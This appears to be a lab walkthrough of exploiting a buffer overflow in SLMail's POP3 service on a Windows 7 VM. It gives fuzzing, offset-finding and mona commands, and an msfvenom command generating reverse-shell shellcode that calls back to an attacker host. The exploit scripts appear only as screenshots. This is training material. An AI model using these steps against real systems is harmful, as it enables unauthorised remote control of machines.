**Introduction**


When moving data from one location to another the data are stored in the temporary memory location called buffer. The buffer can be overwritten if the volume of the data exceeds the storage capacity of the memory buffer [1]. The Machine running the program that has the problem of the buffer overflow is the vulnerable and might be exploited to get the access to the machine. In this scenario, we shall exploit the vulnerability of the SLmail.exe that has the Buffer overflow problem to gain the access on the Windows 7.

**Requirements:**

* Kali Linux (attacking machine)
* Windows 7 Machine (victim machine)
* Slmail.exe file installed in the windows Machine
* Mona.py script added into the installation folder of the Immunity Debugger.
* Immunity debugger installed on the Window machine

**Steps to Exploit**

1. **Download and set up of the Victim and Attacking Machine**



* Attacking Machine IP: 192.168.56.141

Go to Windows 7 VM

* Download the SLmail.exe from https://github.com/shamsherkhan852/Buffer-Overflow-Vulnerable-app/blob/main/SLMail.exe
* Install and run the SLmail.exe
* Run the SLmail.exe as the Administrator.
* Start the SLMail configuration by running it as Administrator

Graphical user interface, application


Description automatically generated


Text

Description automatically generated


Command: ipconfig

* Running the above command, we get the Ip address of the victim machine running SLMail.exe
* Run the Immunity debugger as administrator
* Attach the SLmail






* Attach the SLmail.exe
* After attaching it, it undergoes the paused state.
* Slmail is paused. let us run it
* EIP : **76F13BFD** before if is overwritten



Using Netcat we can find that the victim machine is up and running with the pop3 service Open



By using the Nmap also, we can find the number of ports open including the 110 where the Slmail.exe is listening. This victim machine has number of ports open, that can be used to exploit and gain access on this machine. Let us check for the Buffer overflow vulnerability.

1. **Buffer Overflow Analysis**

* Application is downloaded, attached into Immunity Debugger as per above screenshot
* Let us create the script to see if it can be crashed and find the number of bytes could be used overwrite the EIP
* Here is the script let us send it to the victim machine

Text

Description automatically generated

Text

Description automatically generated

Command: **python2 newfuzzing.py 192.168.56.141 110**


Around 2700 to 2900 bytes, the application has been crashed it is claiming the memory access violation. Since we can crash this application by overwriting it with some bogus data, it is clear that the application Slmail.exe is vulnerable to the Buffer overflow. Let us check the offset value, this is the exact number of the bytes that are able to crash this application. Here are the screenshots

Text, whiteboard

Description automatically generated


This screenshot show us that the application is crashed and could not execute anymore.The EIP is overwritten by 41’s which the numerical value of “A” in ASCCI characters. EIP: **41414141**

**Command: python2 newfuzzing.py 192.168.56.144 110**


****


Number of the bytes that were able to crash program are 2700bytes since it is where the last successful login occurred. We can confirm this by Generating unique pattern of length of 2700 using the ruby script that exists in the Kali

Command: /usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 2700



Let us Modify our fuzzing script. replace the A by our unique pattern. After modifying the script, we have sent the script to the victim machine again.

Add the above pattern in the script then send the pattern to the victim machi



EIP: 39694438

The Value of the EIP is overwritten after sending the script contains the pattern of the length 2700. We can use this EIP value to get the offset

Command: **python2 pattern.py 192.168.56.144 110**

Locate the ruby pattern\_offset script in the kali to find the offset value by running the below command we have gotten the offset value, that is the exact match number of the bytes that are able to crash Slmail.exe

Command:

**/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 39694438**


Graphical user interface, text

Description automatically generated

The above screenshot shows the offset value , let us find the actual address value of the ESP using the nasm shell that can be found from the ruby script.The address of the esp is found to be FFE4.

Text

Description automatically generated




With the help of mona.py script we can get the dll modules for slmail

Command: **!mona find -s "\xff\xe4" -m slmfc.dll**


Inside the immunity Debugger command interface type in the above command. As per the above screenshot, we can find the 19 pointers contains dll module of the slmfc. Let us use the first one inside our exploit together with the shellcode that will be generated in the following step.

Let us generate our reverse shellcode by using the **msfvenom**



Command: **msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.1.68 LPORT=443 -f py -b '\x00\x0a\x0d\' -e x86/shikata\_ga\_nai -o shellcode**


Let us cat the shellcode file.



Let us modify the script by adding the new generated shellcode.

Text

Description automatically generated



Save the script as shellcode.py, run it in the next step to get the reverse shell.

Send the exploit to the target machine by running the command:

**Python2 shellcode.py 192.168.56.144 110**

Graphical user interface

Description automatically generated



Listening at the port 443 and wait for the shell.We finally get the reverse shell, it means we have a full control of the target machine.

